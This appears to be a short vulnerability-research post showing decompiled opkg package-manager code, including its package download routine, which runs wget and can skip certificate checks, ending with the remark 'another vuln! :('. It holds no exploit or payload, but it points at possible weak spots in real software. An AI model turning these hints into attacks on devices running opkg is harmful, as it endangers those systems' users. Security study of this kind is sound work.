
Decompiling opkg…



```
      local_1194 = (int *)pkg_get_raw(param_1,7);
      if (local_1194 == (int *)0x0) {
        pppcVar17 = DAT_0042b738;
        if ((DAT_0042b7ac == 0) && (DAT_0042b7a8 != 0)) {
          pcVar8 = getcwd((char *)&local_1014,0x1000);
          if (pcVar8 == (char *)0x0) goto LAB_004078ec;
          pppcVar17 = &local_1014;
        }
        iVar2 = opkg_download_pkg(param_1,pppcVar17);
        if (iVar2 == 0) {
          local_1194 = (int *)pkg_get_raw(param_1,7);
          goto LAB_00407be8;
        }
        pcVar8 = "%s: Failed to download %s. Perhaps you need to run \'opkg update\'?\n";
        local_1194 = (int *)*param_1;
LAB_00407bd2:
        opkg_message(0,pcVar8,"opkg_install_pkg",local_1194);
        goto LAB_004078ec;
      }
LAB_00407be8:
```




```
  __s = (char *)pkg_get_raw(param_1,6);
  if (__s == (char *)0x0) {
    opkg_message(0,"%s: Package %s does not have a valid filename field.\n","opkg_download_pkg",
                 *param_1);
    return -1;
  }
  pvVar1 = (void *)urlencode_path(__s);
  sprintf_alloc(&local_20,"%s/%s",*(undefined4 *)(param_1[1] + 4),pvVar1);
  free(pvVar1);
  pcVar2 = strrchr(__s,0x2f);
  if (pcVar2 == (char *)0x0) {
    pcVar2 = __s;
  }
  sprintf_alloc(&local_1c,"%s/%s",param_2,pcVar2);
  pkg_set_string(param_1,7,local_1c);
  if (DAT_0042b7ac != 0) {
    pvVar1 = (void *)FUN_004071b0(local_1c);
    sprintf_alloc(&local_18,"%s/%s",DAT_0042b7ac,pvVar1);
    free(pvVar1);
    iVar3 = file_exists(local_18);
    if ((iVar3 != 0) && (iVar3 = opkg_verify_integrity(param_1,local_18), iVar3 != 0)) {
      opkg_message(1,"Removing %s from cache because it has incorrect checksum.\n",*param_1);
      unlink(local_18);
    }
    free(local_18);
  }
  pvVar1 = local_20;
  iVar3 = DAT_0042b7ac;
  if ((DAT_0042b7ac == 0) || (iVar4 = FUN_00407190(local_20,"file:"), iVar4 != 0)) {
    iVar3 = opkg_download(pvVar1,local_1c,0);
    goto LAB_004075e2;
  }
```




```
{
  char *pcVar1;
  char *pcVar2;
  int iVar3;
  undefined4 uVar4;
  int *piVar5;
  char *local_40;
  char *local_3c [12];

  pcVar1 = (char *)xstrdup();
  pcVar2 = basename(pcVar1);
  opkg_message(1,"Downloading %s\n",param_1);
  iVar3 = FUN_00407190(param_1,"file:");
  if (iVar3 == 0) {
    sprintf_alloc(&local_40,"%s/%s",DAT_0042b738,pcVar2);
    free(pcVar1);
    iVar3 = unlink(local_40);
    if (iVar3 == 0) {
LAB_0040736a:
      local_3c[0] = "wget";
      local_3c[1] = &DAT_004161e0;
      if (DAT_0042b784 == 0) {
        iVar3 = 2;
      }
      else {
        local_3c[2] = "--no-check-certificate";
        iVar3 = 3;
      }
      local_3c[iVar3] = "-O";
      local_3c[iVar3 + 1] = local_40;
      local_3c[iVar3 + 2] = param_1;
      local_3c[iVar3 + 3] = (char *)0x0;
      iVar3 = xsystem(local_3c);
      if (iVar3 == 0) {
        uVar4 = file_move(local_40,param_2);
        goto LAB_00407314;
      }
      opkg_message(0,"%s: Failed to download %s, wget returned %d.\n","opkg_download",param_1,iVar3)
      ;
      if (iVar3 == 4) {
        opkg_message(0,"%s: Check your network settings and connectivity.\n\n","opkg_download");
      }
    }
```

another vuln! :(



